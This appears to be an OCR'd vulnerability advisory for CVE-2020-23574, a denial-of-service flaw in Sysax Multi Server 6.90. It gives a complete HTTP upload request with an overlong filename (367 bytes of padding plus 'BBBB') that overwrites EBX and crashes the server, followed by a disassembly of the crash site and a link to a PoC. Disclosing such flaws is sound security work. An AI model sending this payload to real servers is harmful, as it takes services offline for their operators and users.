
Sysax Multi Server 6.90: CVE-2020-23574

An authenticated user can cause a denial of service in the *Sysax Multi Server v6.90* application by crafting an abnormally long filename in the *uploadfilename1.htm* form. The form allows for the filename="" parameter to have a length of 367 bytes, a filename longer than this length will cause the application to crash. The 4 bytes after the 367 byte buffer will overwrite the first 4 bytes of EBX.


CPU State before crash:





uploadfile_name1.htm form:

```
POST /scgi?sid=e66bc4d19b26fed9327fec81c5208e4097db2972&pid=uploadfile_name1.htm HTTP/1.1
Host: 192.168.118.139
User-Agent: Mozilla/5.0 (X11; Linux i686; rv:52.0) Gecko/20100101 Firefox/52.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://192.168.118.139/scgi?sid=0&pid=dologin
Connection: close
Upgrade-Insecure-Requests: 1
Content-Type: multipart/form-data; boundary=---------------------------48768268219684994641818118345
Content-Length: 403

-----------------------------48768268219684994641818118345
Content-Disposition: form-data; name="file_1"; filename=""
Content-Type: application/octet-stream


-----------------------------48768268219684994641818118345
Content-Disposition: form-data; name="file_0";
filename="AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAABBBBCCCCCCCCCCCCCCCC"
Content-Type: application/octet-stream

testtest
-----------------------------48768268219684994641818118345--
```

CPU state at crash:




00464250 ┌$ 56 PUSH ESI
00464251 . 57 PUSH EDI
00464252 . 8B3B MOV EDI,DWORD PTR DS:[EBX]
00464254 . 85FF TEST EDI,EDI
00464256 . 74 4B JE SHORT sysaxser.004642A3
00464258 . EB 06 JMP SHORT sysaxser.00464260
0046425A 8D9B 00000000 LEA EBX,DWORD PTR DS:[EBX]
00464260 > 8BF7 MOV ESI,EDI
00464262 . 8B86 04080000 MOV EAX,DWORD PTR DS:[ESI+804]
00464268 . 85C0 TEST EAX,EAX
0046426A . 8BBF 14080000 MOV EDI,DWORD PTR DS:[EDI+814]
00464270 . 74 1D JE SHORT sysaxser.0046428F
00464272 . 50 PUSH EAX
00464273 . E8 BCEA1A00 CALL sysaxser.00612D34
00464278 . 83C4 04 ADD ESP,4
0046427B . 33C0 XOR EAX,EAX
0046427D 8986 04080000 MOV DWORD PTR DS:[ESI+804],EAX
00464283 8986 0C080000 MOV DWORD PTR DS:[ESI+80C],EAX
00464289 8986 00080000 MOV DWORD PTR DS:[ESI+800],EAX
0046428F 56 PUSH ESI
00464290 E8 9FEA1A00 CALL sysaxser.00612D34
00464295 . 8B4B 08 MOV ECX,DWORD PTR DS:[EBX+8]
00464298 . 83C4 04 ADD ESP,4
0046429B . 49 DEC ECX
0046429C . 85FF TEST EDI,EDI
0046429E . 894B 08 MOV DWORD PTR DS:[EBX+8],ECX
004642A1 .^75 BD JNZ SHORT sysaxser.00464260
004642A3 > 8B43 0C MOV EAX,DWORD PTR DS:[EBX+C]
004642A6 . 33F6 XOR ESI,ESI
004642A8 . 3BC6 CMP EAX,ESI
004642AA . 8933 MOV DWORD PTR DS:[EBX],ESI
004642AC . 8973 04 MOV DWORD PTR DS:[EBX+4],ESI
004642AF . 74 13 JE SHORT sysaxser.004642C4
004642B1 . 50 PUSH EAX
004642B2 . E8 7DEA1A00 CALL sysaxser.00612D34
004642B7 . 83C4 04 ADD ESP,4
004642BA . 8973 0C MOV DWORD PTR DS:[EBX+C],ESI
004642BD . C743 10 FFFFFI MOV DWORD PTR DS:[EBX+10],-1
004642C4 > 5F POP EDI
004642C5 . 33C0 XOR EAX,EAX
004642C7 . 5E POP ESI
004642C8 └. C3 RETN



PoC: https://gist.github.com/hosakauk/975397536218dad299c590d7780181d4